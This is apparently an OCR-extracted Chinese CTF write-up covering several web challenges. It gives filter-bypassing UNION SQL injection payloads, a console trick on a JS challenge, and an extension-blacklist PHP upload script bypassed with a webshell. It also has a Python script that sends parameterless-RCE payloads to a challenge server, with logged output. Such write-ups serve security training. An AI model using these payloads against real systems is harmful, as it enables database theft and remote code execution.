
发现是 双引号才行

- 验证联合注入 查看字段

> admin" uniunionon selselectect 1,2,3 #


- 查看数据库

> admin" uniunionon selselectect 1,2,(selselectect grrooup_concat(schema_name) frroom infoorrmation_schema.schemata) #




- 查看表名字

> admin" uniunionon selselectect 1,2,(selselectect grrooup_concat(table_name) frroom infoorrmation_schema.tables whewherere table_schema=“easysql”) #




- 获列名

> admin" uniunionon selselectect 1,2,(selselectect grrooup_concat(column_name) frroom infoorrmation_schema.columns whewherere table_schema=“easysql” and table_name=“flflagag”) #



- 获取flag

> admin" uniunionon selselectect 1,2,(selselectect flflagag frroom easysql.flflagag) #




【2星□】easy_js

处理十六进制的JS源码

```
# res  = bytes(b'123abc\xe5\xa5\xbd').decode('utf-8')
# print(res)



with open('/Library/MyMac/CTF/py脚本/test.js', 'r') as f:
    s = f.read() # 读不读取都没关系，耿直点直接重新赋值
    s = """
  # 这个直接复制粘贴
    """
    res  = bytes(s, encoding = "utf8").decode('utf-8')
    print(res)
```

阅读JS源码



控制台修改

将window.H1 = 99999998

手动点一下 触发得到flag

这里注意 依序要 > 99999999

因为到了 99999999 才会触发


【2星□】easy-upload

伪造后缀名字

老规矩自己搭建个环境看看,发现与sql道理一摸一样

```php
<?php
// 设置黑名单
$blacklist = array("php", "php5", "php4", "php3", "php2", "html", "htm", "phtml", "pht", "htaccess", "ini");
$file_name = trim($_FILES['upload_file']['name'], " \t\n\r\0\x0B."); // 出去文件名两边
echo '文件名字：'.$file_name.'</br>';
// strrchr($file_name, '.')  1.php => .php  2.php.php2 => .php2
// substr(strrchr($file_name, '.'), 1); 2.php.php2 => php2
$file_ext = substr(strrchr($file_name, '.'), 1);  // 获取后缀名字
echo '文件后缀：'.$file_ext.'</br>';
$file_ext = strtolower($file_ext); // 全部转换为小写
$file_ext = trim($file_ext, " \t\n\r\0\x0B.");  // 去除后缀名左右的符号
$file_ext = str_ireplace($blacklist, "", $file_ext);  // replace文件名
echo '过滤后的文件名后缀：'.$file_ext.'</br>';

$temp_file = $_FILES['upload_file']['tmp_name'];
$img_path = "uploads" . '/' . md5(time()) . "." . $file_ext;
echo '文件路径：'.$img_path.'</br>';

echo '<form enctype="multipart/form-data" method="post"><input class="input_file" type="file" name="upload_file" /><input class="button" type="submit" name="submit" value="上传" /></form>';
```

上传一句话以及菜刀



拿到flag

【4星□】easy-rce

仅能函数执行？

考的 无参数rce


> 参考链接□
> CTF中的无参数RCE
> 【CTF竞赛】无参数RCE总结
> 无参数函数执行
> Byte CTF web1 boring_code Writeup

两处：

第一处意味着这个是rce无参数并且函数执行

第二处意味着很多不能使用

用时间来获取到46转为.



回报长度2393 发现目标文件存在相同路径下

先把注释部分打开 看时间在20左右开始跑，跑到55停住

发现根目录不存在而在网站根目录中

```python
import requests
from tqdm import tqdm
import time

# shell=var_dump(scandir(chr(ord(chr(time())))));
def log(location, text):
    with open(location, "a+", encoding='utf-8') as f:
        f.write(text)

path = '/Library/MyMac/CTF/py脚本/'
url = 'http://35.229.138.83:12807/'
d = {'shell': 'show_source(end(scandir(chr(ord(chr(time()))))));'}

# 检测时间
# t = int(time.time()) % 256
# print(t)

lengthList = []
for x in tqdm(range(1000)):
    t = int(time.time()) % 256
    print(t)
    r = requests.post(url, data=d)
    if len(r.text) not in lengthList:
        lengthList.append(len(r.text))
        if 'flag' in r.text:
            print('flag出现')
        log(path + 'getFileContent2.txt', str(len(r.text)) + '\n')
        log(path + 'getFileContent2.txt', str(r.text) + '\n')
        log(path + 'getFileContent2.txt', '\n')
print('Done')
print(lengthList)
```

log.txt


```
style="color: #007700">(</span><span style="color: #DD0000">'/[a-z_]+\((?R)?\)/'</span><span
style="color: #007700">, </span><span style="color: #DD0000">''</span><span style="color:
#007700">, </span><span style="color: #0000BB">$shell</span><span style="color:
#007700">)) {<br />        if (</span><span
style="color: #0000BB">preg_match</span><span style="color: #007700">(</span><span style="color:
#DD0000">'/file|if|localeconv|phpversion|sqrt|et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|
log/i'</span><span style="color: #007700">, </span><span style="color: #0000BB">$shell</
span><span style="color: #007700">)) {<br />
>             die(</span><span
style="color: #DD0000">'?'</span><span style="color: #007700">);<br />
>         } else {<br />
>             eval(</span><span
style="color: #0000BB">$shell</span><span style="color: #007700">);<br />
>         }<br />    } else 
{<br />         die(</span><span style="color: #DD0000">'??'</
span><span style="color: #007700">);<br />    }<br />}<br /></span>
</span>
</code>array(4) {
  [0]=>
  string(1) "."
  [1]=>
  string(2) ".."
  [2]=>
  string(9) "index.php"
  [3]=>
  string(10) "zzzzzz.php"
}


2877
```

